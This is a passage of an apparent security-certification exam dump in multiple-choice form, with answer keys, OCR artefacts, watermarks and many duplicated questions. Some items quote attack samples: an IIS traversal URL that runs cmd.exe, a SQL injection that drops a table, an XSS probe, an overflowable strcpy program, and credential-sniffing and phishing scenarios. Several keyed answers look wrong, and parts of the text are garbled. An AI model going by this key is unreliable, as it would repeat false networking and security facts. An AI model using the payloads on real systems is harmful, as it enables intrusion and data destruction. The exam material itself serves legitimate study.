
Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 36
Click on the Exhibit Button

Paulette works for an IT security consulting company that is currently performing an audit for the firm ACE Unlimited. Paulette's duties include logging on to all the company's network equipment to ensure IOS versions are up-to-date and all the other security settings are as stringent as possible. Paulette presents the following screenshot to her boss so he can inform the client about necessary changes need to be made. From the screenshot, what changes should the client company make?

Exhibit:



A. Remove any identifying numbers, names, or version information
B. The banner should have more detail on the version numbers for the network equipment
C. The banner should not state "only authorized IT personnel may proceed"
D. The banner should include the Cisco tech support contact information as well

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 37
On Linux/Unix based Web servers, what privilege should the daemon service be run under?

A. Guest
B. Root
C. You cannot determine what privilege runs the daemon service
D. Something other than root

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
What will the following URL produce in an unpatched IIS Web Server? http://www.thetargetsite.com/scripts/..%co%af../..%co%af../windows/system32/cmd.exe?/c+dir+c:\

A. Directory listing of C: drive on the web server
B. Insert a Trojan horse into the C: drive of the web server
C. Execute a buffer flow in the C: drive of the web server
D. Directory listing of the C:\windows\system32 folder on the web server

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
What is kept in the following directory? HKLM\SECURITY\Policy\Secrets

A. Cached password hashes for the past 20 users
B. Service account passwords in plain text
C. IAS account names and passwords
D. Local store PKI Kerberos certificates

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 40
Harold is a security analyst who has just run the rdisk /s command to grab the backup SAM file on a computer. Where should Harold navigate on the computer to find the file?

A. %systemroot%\system32\LSA
B. %systemroot%\system32\drivers\etc
C. %systemroot%\repair
D. %systemroot%\LSA

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
You are trying to locate Microsoft Outlook Web Access Default Portal using Google search on the Internet. What search string will you use to locate them?

A. allinurl:"exchange/logon.asp"
B. intitle:"exchange server"
C. locate:"logon page"
D. outlook:"search"

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42
When setting up a wireless network with multiple access points, why is it important to set each access point on a different channel?

A. Multiple access points can be set up on the same channel without any issues
B. Avoid over-saturation of wireless signals
C. So that the access points will work on different frequencies
D. Avoid cross talk

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
You are running through a series of tests on your network to check for any security vulnerabilities. After normal working hours, you initiate a DoS attack against your external firewall. The firewall quickly freezes up and becomes unusable. You then initiate an FTP connection from an external IP into your internal network. The connection is successful even though you have FTP blocked at the external firewall. What has happened?

A. The firewall failed-bypass
B. The firewall failed-closed
C. The firewall ACL has been purged
D. The firewall failed-open

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
You just passed your ECSA exam and are about to start your first consulting job running security audits for a financial institution in Los Angeles. The IT manager of the company you will be working for tries to see if you remember your ECSA class. He asks about the methodology you will be using to test the company's network. How would you answer?

A. Microsoft Methodology
B. Google Methodology

C. IBM Methodology
D. LPT Methodology

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
Software firewalls work at which layer of the OSI model?

A. Application
B. Network
C. Transport
D. Data Link

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
After passing her CEH exam, Carol wants to ensure that her network is completely secure. She implements a DMZ, statefull firewall, NAT, IPSEC, and a packet filtering firewall. Since all security measures were taken, none of the hosts on her network can reach the Internet.
Why is that?

A. Statefull firewalls do not work with packet filtering firewalls
B. NAT does not work with statefull firewalls
C. IPSEC does not work with packet filtering firewalls
D. NAT does not work with IPSEC

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
Jason has set up a honeypot environment by creating a DMZ that has no physical or logical access to his production network. In this honeypot, he has placed a server running Windows Active Directory. He has also placed a Web server in the DMZ that services a number of web pages that offer visitors a chance to download sensitive information by clicking on a button. A week later, Jason finds in his network logs how an intruder accessed the honeypot and downloaded sensitive information. Jason uses the logs to try and prosecute the intruder for stealing sensitive corporate information. Why will this not be viable?

A. Entrapment
B. Enticement
C. Intruding into a honeypot is not illegal
D. Intruding into a DMZ is not illegal

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48
You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?

A. Poison the DNS records with false records
B. Enumerate MX and A records from DNS
C. Establish a remote connection to the Domain Controller
D. Enumerate domain user accounts and built-in groups

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49
What are the security risks of running a "repair" installation for Windows XP?

A. Pressing Shift+F10 gives the user administrative rights
B. Pressing Shift+F1 gives the user administrative rights
C. Pressing Ctrl+F10 gives the user administrative rights
D. There are no security risks when running the "repair" installation for Windows XP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
Terri works for a security consulting firm that is currently performing a penetration test on First National Bank in Tokyo. Terri's duties include bypassing firewalls and switches to gain access to the network. Terri sends an IP packet to one of the company's switches with ACK bit and the source address of her machine set. What is Terri trying to accomplish by sending this IP packet?

A. Trick the switch into thinking it already has a session with Terri's computer
B. Poison the switch's MAC address table by flooding it with ACK bits
C. Crash the switch with a DoS attack since switches cannot send ACK bits
D. Enable tunneling feature on the switch

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
You are carrying out the last round of testing for your new website before it goes live. The website has many dynamic pages and connects to a SQL backend that accesses your product inventory in a database. You come across a web security site that recommends inputting the following code into a search field on web pages to check for vulnerabilities:

<script>alert("This is a test.")</script>

When you type this and click on search, you receive a pop-up window that says:

"This is a test."

What is the result of this test?

A. Your website is vulnerable to CSS
B. Your website is not vulnerable
C. Your website is vulnerable to SQL injection
D. Your website is vulnerable to web bugs

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 52
You are a security analyst performing reconnaissance on a company you will be carrying out a penetration test for. You conduct a search for IT jobs on Dice.com and find the following information for an open position:

7+ years experience in Windows Server environment
5+ years experience in Exchange 2000/2003 environment
Experience with Cisco Pix Firewall, Linksys 1376 router, Oracle 11i and MYOB v3.4 Accounting software are required MCSA desired,
MCSE, CEH preferred
No Unix/Linux Experience needed

What is this information posted on the job website considered?

A. Social engineering exploit
B. Competitive exploit
C. Information vulnerability
D. Trade secret

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
The objective of this act was to protect consumers personal financial information held by financial institutions and their service providers.

A. Gramm-Leach-Bliley Act

B. Sarbanes-Oxley 2002
C. California SB 1386
D. HIPAA

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54
George is the network administrator of a large Internet company on the west coast. Per corporate policy, none of the employees in the company are allowed to use FTP or SFTP programs without obtaining approval from the IT department. Few managers are using SFTP program on their computers. Before talking to his boss, George wants to have some proof of their activity.

George wants to use Ethereal to monitor network traffic, but only SFTP traffic to and from his network. What filter should George use in Ethereal?

A. src port 23 and dst port 23
B. udp port 22 and host 172.16.28.1/24
C. net port 22
D. src port 22 and dst port 22

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 55
Why is it a good idea to perform a penetration test from the inside?

A. It is never a good idea to perform a penetration test from the inside
B. Because 70% of attacks are from inside the organization
C. To attack a network from a hacker's perspective
D. It is easier to hack from the inside

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 56
Harold is a web designer who has completed a website for ghttech.net. As part of the maintenance agreement he signed with the client, Harold is performing research online and seeing how much exposure the site has received so far. Harold navigates to google.com and types in the following search.

link:www.ghttech.net

What will this search produce?

A. All sites that ghttech.net links to
B. All sites that link to ghttech.net
C. All search engines that link to .net domains
D. Sites that contain the code: link:www.ghttech.net

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57
Jonathan is a network administrator who is currently testing the internal security of his network. He is attempting to hijack a session, using Ettercap, of a user connected to his Web server. Why will Jonathan not succeed?

A. Only an HTTPS session can be hijacked
B. HTTP protocol does not maintain session
C. Only FTP traffic can be hijacked
D. Only DNS traffic can be hijacked

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 58
A packet is sent to a router that does not have the packet destination address in its route table, how will the packet get to its properA packet is sent to a router that does not have the packet? destination address in its route table, how will the packet get to its proper destination?

A. Root Internet servers
B. Border Gateway Protocol
C. Gateway of last resort
D. Reverse DNS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 59
James is testing the ability of his routers to withstand DoS attacks. James sends ICMP ECHO requests to the broadcast address of his network. What type of DoS attack is James testing against his network?

A. Smurf
B. Trinoo
C. Fraggle

D. SYN flood

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60
Frank is working on a vulnerability assessment for a company on the West coast. The company hired Frank to assess its network security through scanning, pen tests, and vulnerability assessments. After discovering numerous known vulnerabilities detected by a temporary IDS he set up, he notices a number of items that show up as unknown but questionable in the logs. He looks up the behavior on the Internet, but cannot find anything related. What organization should Frank submit the log to find out if it is a new vulnerability or not?

A. APIPA
B. IANA
C. CVE
D. RIPE

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 61
Harold is a security analyst who has just run the rdisk /s command to grab the backup SAM file on a computer. Where should Harold navigate on the computer to find the file?

A. %systemroot%\system32\LSA
B. %systemroot%\system32\drivers\etc
C. %systemroot%\repair
D. %systemroot%\LSA

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62
What will the following command produce on a website login page?What will the following command produce on a website? login page?

```
SELECT email, passwd, login_id, full_name
FROM members
WHERE email = 'someone@somehwere.com'; DROP TABLE members; --'
```

A. Deletes the entire members table
B. Inserts the Error! Reference source not found. email address into the members table
C. Retrieves the password for the first user in the members table
D. This command will not produce anything since the syntax is incorrect

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
Kyle is performing the final testing of an application he developed for the accounting department. His last round of testing is to ensure that the program is as secure as possible. Kyle runs the following command. What is he testing at this point?

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
char buffer[10];
if (argc < 2)
{
fprintf(stderr, "USAGE: %s string\n", argv[0]);
return 1;
}
strcpy(buffer, argv[1]);
return 0;
}
```

A. Buffer overflow
B. SQL injection
C. Format string bug
D. Kernal injection

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
What are the security risks of running a "repair" installation for Windows XP?

A. Pressing Shift+F10 gives the user administrative rights
B. Pressing Shift+F1 gives the user administrative rights
C. Pressing Ctrl+F10 gives the user administrative rights
D. There are no security risks when running the "repair" installation for Windows XP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
You are running known exploits against your network to test for possible vulnerabilities. To test the strength of

your virus software, you load a test network to mimic your production network. Your software successfully blocks some simple macro and encrypted viruses. You decide to really test the software by using virus code where the code rewrites itself entirely and the signatures change from child to child, but the functionality stays the same. What type of virus is this that you are testing?

A. Polymorphic
B. Metamorphic
C. Oligomorhic
D. Transmorphic

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 66
John and Hillary works at the same department in the company. John wants to find out Hillary's network password so he can take a look at her documents on the file server. He enables Lophtcrack program to sniffing mode. John sends Hillary an email with a link to Error! Reference source not found. What information will he be able to gather from this?

A. Hillary's network username and password hash
B. The SID of Hillary's network account
C. The SAM file from Hillary's computer
D. The network shares that Hillary has permissions

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67
What is a good security method to prevent unauthorized users from "tailgating"?

A. Man trap
B. Electronic combination locks
C. Pick-resistant locks
D. Electronic key systems

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
Terri works for a security consulting firm that is currently performing a penetration test on First National Bank in Tokyo. Terri's duties include bypassing firewalls and switches to gain access to the network. Terri sends an IP packet to one of the company's switches with ACK bit and the source address of her machine set. What is Terri trying to accomplish by sending this IP packet?

A. Trick the switch into thinking it already has a session with Terri's computer
B. Poison the switch's MAC address table by flooding it with ACK bits
C. Crash the switch with a DoS attack since switches cannot send ACK bits
D. Enable tunneling feature on the switch


Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 69
Click on the Exhibit Button

Paulette works for an IT security consulting company that is currently performing an audit for the firm ACE Unlimited. Paulette's duties include logging on to all the company's network equipment to ensure IOS versions are up-to-date and all the other security settings are as stringent as possible. Paulette presents the following screenshot to her boss so he can inform the client about necessary changes need to be made. From the screenshot, what changes should the client company make?

Exhibit:



A. Remove any identifying numbers, names, or version information
B. The banner should have more detail on the version numbers for the network equipment www.TopCerts.com
C. The banner should not state "only authorized IT personnel may proceed"
D. The banner should include the Cisco tech support contact information as well

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 70
At what layer of the OSI model do routers function on?

A. 4
B. 3
C. 1
D. 5

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71
You are the security analyst working for a private company out of France. Your current assignment is to obtain credit card information from a Swiss bank owned by that company. After initial reconnaissance, you discover that the bank security defenses are very strong and would take too long to penetrate. You decide to get the information by monitoring the traffic between the bank and one of its subsidiaries in London. After monitoring some of the traffic, you see a lot of FTP packets traveling back and forth. You want to sniff the traffic and extract usernames and passwords. What tool could you use to get this information?

A. Airsnort
B. Snort
C. Ettercap
D. RaidSniff

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 72
As a security analyst you setup a false survey website that will require users to create a username and a strong password. You send the link to all the employees of the company. What information will you be able to gather?

A. The IP address of the employees computers
B. Bank account numbers and the corresponding routing numbers
C. The employees network usernames and passwords
D. The MAC address of the employees?computers

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 73
Simon is a former employee of Trinitron XML Inc. He feels he was wrongly terminated and wants to hack into

his former company's network. Since Simon remembers some of the server names, he attempts to run the axfr and ixfr commands using DIG. What is Simon trying to accomplish here?

A. Send DOS commands to crash the DNS servers
B. Perform DNS poisoning
C. Perform a zone transfer
D. Enumerate all the users in the domain

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 74
Julia is a senior security analyst for Berber Consulting group. She is currently working on a contract for a small accounting firm in Florida. They have given her permission to perform social engineering attacks on the company to see if their in-house training did any good. Julia calls the main number for the accounting firm and talks to the receptionist. Julia says that she is an IT technician from the company's main office in Iowa. She states that she needs the receptionist's network username and password to troubleshoot a problem they are having. Julia says that Bill Hammond, the CEO of the company, requested this information. After hearing the name of the CEO, the receptionist gave Julia all the information she asked for.

What principal of social engineering did Julia use?

A. Social Validation
B. Scarcity
C. Friendship/Liking
D. Reciprocation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 75
Jim performed a vulnerability analysis on his network and found no potential problems. He runs another utility that executes exploits against his system to verify the results of the vulnerability test. The second utility executes five known exploits against his network in which the vulnerability analysis said were not exploitable. What kind of results did Jim receive from his vulnerability analysis?

A. False negatives
B. False positives
C. True negatives
D. True positives

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76
Harold wants to set up a firewall on his network but is not sure which one would be the most appropriate. He knows he needs to allow FTP traffic to one of the servers on his network, but he wants to only allow FTP-PUT. Which firewall would be most appropriate for Harold? needs?

A. Circuit-level proxy firewall
B. Packet filtering firewall
C. Application-level proxy firewall
D. Data link layer firewall

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77
After passing her CEH exam, Carol wants to ensure that her network is completely secure. She implements a DMZ, statefull firewall, NAT, IPSEC, and a packet filtering firewall. Since all security measures were taken, none of the hosts on her network can reach the Internet.
Why is that?

A. Statefull firewalls do not work with packet filtering firewalls
B. NAT does not work with statefull firewalls
C. IPSEC does not work with packet filtering firewalls
D. NAT does not work with IPSEC

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 78
What will the following command accomplish?

C:\> nmap -v -sS -Po 172.16.28.251 -data_length 66000 -packet_trace

A. Test ability of a router to handle over-sized packets
B. Test the ability of a router to handle under-sized packets
C. Test the ability of a WLAN to handle fragmented packets
D. Test the ability of a router to handle fragmented packets

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 79
When you are running a vulnerability scan on a network and the IDS cuts off your connection, what type of IDS is being used?

A. Passive IDS
B. Active IDS
C. Progressive IDS
D. NIPS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 80
Michael works for Kimball Construction Company as senior security analyst. As part of yearly security audit, Michael scans his network for vulnerabilities. Using Nmap, Michael conducts XMAS scan and most of the ports scanned do not give a response. In what state are these ports?

A. Closed
B. Open
C. Stealth
D. Filtered

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 81
What does ICMP Type 3/Code 13 mean?

A. Host Unreachable
B. Administratively Blocked
C. Port Unreachable
D. Protocol Unreachable

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 82
Why are Linux/Unix based computers better to use than Windows computers for idle scanning?

A. Linux/Unix computers are easier to compromise
B. Linux/Unix computers are constantly talking
C. Windows computers are constantly talking
D. Windows computers will not respond to idle scans

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 83
How many bits is Source Port Number in TCP Header packet?

A. 16
B. 32
C. 48
D. 64

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 84
An "idle" system is also referred to as what?

A. PC not connected to the Internet
B. Zombie
C. PC not being used
D. Bot

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 85
After passively scanning the network of Department of Defense (DoD), you switch over to active scanning to identify live hosts on their network. DoD is a lage organization and should respond to any number of scans. You start an ICMP ping sweep by sending an IP packet to the broadcast address. Only five hosts responds to your ICMP pings; definitely not the number of hosts you were expecting. Why did this ping sweep only produce a few responses?

A. Only IBM AS/400 will reply to this scan
B. Only Windows systems will reply to this scan
C. A switched network will not respond to packets sent to the broadcast address
D. Only Unix and Unix-like systems will reply to this scan

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 86
Your company's network just finished going through a SAS 70 audit. This audit reported that overall, your network is secure, but there are some areas that needs improvement. The major area was SNMP security. The

audit company recommended turning off SNMP, but that is not an option since you have so many remote nodes to keep track of. What step could you take to help secure SNMP on your network?

A. Block all internal MAC address from using SNMP
B. Block access to UDP port 171
C. Block access to TCP port 171
D. Change the default community string names

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 87
After attending a CEH security seminar, you make a list of changes you would like to perform on your network to increase its security. One of the first things you change is to switch the RestrictAnonymous setting from 0 to 1 on your servers. This, as you were told, would prevent anonymous users from establishing a null session on the server. Using Userinfo tool mentioned at the seminar, you succeed in establishing a null session with one of the servers. Why is that?

A. RestrictAnonymous must be set to "10" for complete security
B. RestrictAnonymous must be set to "3" for complete security
C. RestrictAnonymous must be set to "2" for complete security
D. There is no way to always prevent an anonymous null session from establishing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 88
You work as an IT security auditor hired by a law firm in Boston to test whether you can gain access to sensitive information about the company's clients. You have rummaged through their trash and found very little information. You do not want to set off any alarms on their network, so you plan on performing passive footprinting against their Web servers. What tool should you use?

A. Ping sweep
B. Nmap
C. Netcraft
D. Dig

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 89
What is the following command trying to accomplish? C:\> nmap -sU -p445 192.168.0.0/24

A. Verify that UDP port 445 is open for the 192.168.0.0 network
B. Verify that TCP port 445 is open for the 192.168.0.0 network www.TopCerts.com
C. Verify that NETBIOS is running for the 192.168.0.0 network
D. Verify that UDP port 445 is closed for the 192.168.0.0 network

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 90
You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?

A. Poison the DNS records with false records
B. Enumerate MX and A records from DNS
C. Establish a remote connection to the Domain Controller
D. Enumerate domain user accounts and built-in groups

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 91
In a virtual test environment, Michael is testing the strength and security of BGP using multiple routers to mimic the backbone of the Internet. This project will help him write his doctoral thesis on "bringing down the Internet". Without sniffing the traffic between the routers, Michael sends millions of RESET packets to the routers in an attempt to shut one or all of them down. After a few hours, one of the routers finally shuts itself down. What will the other routers communicate between themselves?

A. The change in the routing fabric to bypass the affected router
B. More RESET packets to the affected router to get it to power back up
C. RESTART packets to the affected router to get it to power back up
D. STOP packets to all other routers warning of where the attack originated

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
What will the following URL produce in an unpatched IIS Web Server? http://www.thetargetsite.com/scripts/..%co%af../..%co%af../windows/system32/cmd.exe?/c+dir+c:\

A. Directory listing of C: drive on the web server
B. Insert a Trojan horse into the C: drive of the web server
C. Execute a buffer flow in the C: drive of the web server

D. Directory listing of the C:\windows\system32 folder on the web server

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 93
You setup SNMP in multiple offices of your company. Your SNMP software manager is not receiving data from other offices like it is for your main office. You suspect that firewall changes are to blame. What ports should you open for SNMP to work through Firewalls (Select 2)

A. 162
B. 161
C. 163
D. 160

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 94
You are trying to locate Microsoft Outlook Web Access Default Portal using Google search on the Internet. What search string will you use to locate them?

A. allinurl:"exchange/logon.asp"
B. intitle:"exchange server"
C. locate:"logon page"
D. outlook:"search"

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 95
How many possible sequence number combinations are there in TCP/IP protocol?

A. 1 billion
B. 320 billion
C. 4 billion
D. 32 million

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96
Jessica works as systems administrator for a large electronics firm. She wants to scan her network quickly to detect live hosts by using ICMP ECHO Requests. What type of scan is Jessica going to perform?

A. Tracert
B. Smurf scan
C. Ping trace
D. ICMP ping sweep

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 97
Tyler is setting up a wireless network for his business that he runs out of his home. He has followed all the directions from the ISP as well as the wireless router manual. He does not have any encryption set and the SSID is being broadcast. On his laptop, he can pick up the wireless signal for short periods of time, but then the connection drops and the signal goes away. Eventually the wireless signal shows back up, but drops intermittently. What could be Tyler issue with his home wireless network?

A. Computers on his wired network
B. Satellite television
C. 2.4 Ghz Cordless phones
D. CB radio

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 98
You are working on a thesis for your doctorate degree in Computer Science. Your thesis is based on HTML, DHTML, and other web-based languages and how they have evolved over the years. You navigate to archive.org and view the HTML code of news.com. You then navigate to the current news.com website and copy over the source code. While searching through the code, you come across something abnormal:

<img src=http://coolwebsearch.com/ads/pixel.news.com width=1 height=1 border=0>

What have you found?

A. Web bug
B. CGI code
C. Trojan.downloader
D. Blind bug

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 99
Software firewalls work at which layer of the OSI model?

A. Application
B. Network
C. Transport
D. Data Link

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 100
On Linux/Unix based Web servers, what privilege should the daemon service be run under?

A. Guest
B. Root
C. You cannot determine what privilege runs the daemon service
D. Something other than root

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 101
You setup SNMP in multiple offices of your company. Your SNMP software manager is not receiving data from other offices like it is for your main office. You suspect that firewall changes are to blame. What ports should you open for SNMP to work through Firewalls (Select 2)

A. 162
B. 161
C. 163
D. 160

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 102
You work as a penetration tester for Hammond Security Consultants. You are currently working on a contract for the state government of California. Your next step is to initiate a DoS attack on their network. Why would you want to initiate a DoS attack on a system you are testing?

A. Show outdated equipment so it can be replaced
B. List weak points on their network

C. Use attack as a launching point to penetrate deeper into the network
D. Demonstrate that no system can be protected against DoS attacks

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 103
